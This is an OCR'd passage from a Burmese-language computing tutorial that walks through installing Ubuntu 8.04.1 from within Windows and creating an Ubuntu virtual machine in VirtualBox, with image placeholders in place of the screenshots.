



၂။ Install inside Windows ကိုရွေးချယ်ပါ။

၃။ နောက်ထပ်ပေါ်လာသော Window တွင် သက်ဆိုင်ရာ Option များကိုရွေးချယ်ပြီးနောက် Install တွင် Click နှိပ်ပါ။



၄။ Install ပြုလုပ်နေသည်ကို ပြီးဆုံးအောင်စောင့်ဆိုင်းပေးရပါမည်။


Installing Ubuntu-8.04.1
Please wait while the required files are retrieved and prepared
Creating image...
159.8 MB (21.9%) of 728.2 MB
Rev 505


Completing the Ubuntu Setup Wizard
Please remove any CD/DVD and reboot to complete the installation.
Reboot now
I want to manually reboot later

၅။ ကွန်ပျူတာကို Reboot ပြုလုပ်ပါ။ Windows မတက်လာမီတွင် Windows နှင့် Linux ကိုရွေးချယ်နိုင်းသော Bootloader Screen ကိုတွေ့မြင်ရမည်ဖြစ်သည်။ ကွန်ပျူတာရှိ Keyboard မှ မြှားများကို အသုံးပြုပြီး Ubuntu ကိုရွေးချယ်ပေးပါ။ ထို့နောက် Enter ကိုနှိပ်ပါ။

၆။ Ubuntu ကိုစတင် Load လုပ်နေပါမည်။ Linux ကိုပထမဆုံးအကြိမ်ဖွင့်ခြင်းဖြစ်ပါက Linux အတွက်လိုအပ်သော Program များနှင့် Tool များကို configure ပြုလုပ်ရပါမည်။ ထို့နောက် Restart နောက်တစ်ကြိမ်ဖြစ်သွားပါလိမ့်မည်။

၇။ နောက်တစ်ကြိမ် Linux ကိုပြန်ဖွင့်သောအခါတွင် အဆင်ပြေစွာဖြင့် Ubuntu Desktop ကိုတွေ့မြင်ရမည်ဖြစ်သည်။


VirtualBox ကိုအသုံးပြုခြင်း

VirtualBox ဆိုသည်မှာလည်းအလားတူပင် Windows OS ကို Install ပြုလုပ်ထားသောကွန်ပျူတာများတွင် VirtualBox Software ကိုကြားခံအသုံးပြုပြီး Linux ကိုအသုံးပြုစေနိုင်သော Software တစ်ခုပင်ဖြစ်ပါသည်။ ထို VirtualBox ကိုအသုံးပြုပြီး Linux ကို Windows OS သို့မဟုတ် MAC OS ကိုအသုံးပြုထားသော Computer များတွင်အသုံးပြုနိုင်ပါသည်။


၁။ VirtualBox ကို http://www.virtualbox.org/wiki/Downloads မှ Download ပြုလုပ်နိုင်ပါသည်။

၂။ ထို့နောက် ရရှိလာသော VirtualBox ကို Install ပြုလုပ်ပါ။


၃။ ထို့နောက် Install ပြုလုပ်ထားသော VirtualBox Software ကိုဖွင့်ပါ။ အောက်ပါအတိုင်းတွေ့ရမည်။ ပုံတွင်ပြထားသည့်အတိုင်း New ကိုရွေးချယ်ပေးပါ။




၃။ ထို့နောက်အောက်တွင်ဖော်ပြထားသည့်ပုံအတိုင်း Next ကိုရွေးချယ်ပါ။



၅။ Name တွင်ကြိုက်နှစ်သက်ရာ နာမည်တစ်ခုကိုရေးပေးရပါမည်။ ထို့နောက် Drop-down list မှ Ubuntu ကိုရွေးချယ်ပေးရပါမည်။




၆။ Linux ကို Windows အတွင်းမောင်းနှင်ရန်အတွက် RAM ၏ ပမာဏကို ရွေးချယ်ပေးရပါမည်။ များသောအားဖြင့် Computer တွင်တပ်ဆင်ထားသော RAM ပမာဏ၏ လေးပုံတစ်ပုံခန့် သို့မဟုတ် နှစ်ပုံတစ်ပုံခန့် ကိုရွေးချယ်ပေးနိုင်ပါသည်။ အောက်တွင်ဖော်ပြထားသော ပုံကိုလေ့လာကြည့်ပါ။




၇။ Next ကိုရွေးချယ်ပေးပါ။


၈။ ထို့နောက်တွင်အသုံးပြုမည့် Hard Disk Image ကို Dynamic သို့မဟုတ် fixed အဖြစ် နှစ်သက်ရာကိုရွေးချယ်ပေးရပါမည်။ အကယ်၍ အသုံးပြုမည့် Hard Disk တွင် Space အပိုပမာဏများစွာရှိပါက Dynamic Option ကိုရွေးချယ်ပေးစေနိုင်ပြီး ထပ်မံထည့်သွင်းရမည့် Software များကိုထည့်သွင်းသည့်အခါတွင် Space မလောက်သောပြဿနာများကိုရှောင်လွှဲစေနိုင်မည်ဖြစ်ပါသည်။ သို့မဟုတ်ဘဲ Space အနည်းသာ Hard Disk တွင်ရှိပါက Fixed Size ကိုသာရွေးချယ်ရမည်ဖြစ်ပြီး Space များစွာကိုအသုံးပြုနိုင်မည်မဟုတ်ပါ။




၉။ အောက်တွင်ဖော်ပြထားသောပုံအတိုင်းပင် အသုံးပြုမည့် GB ပမာဏကိုရွေးချယ်ပေးရပါမည်။ အနည်းဆုံးအားဖြင့် 2GB ပမာဏကိုရွေးချယ်ပေးရန် လိုအပ်မည်ဖြစ်ပါသည်။



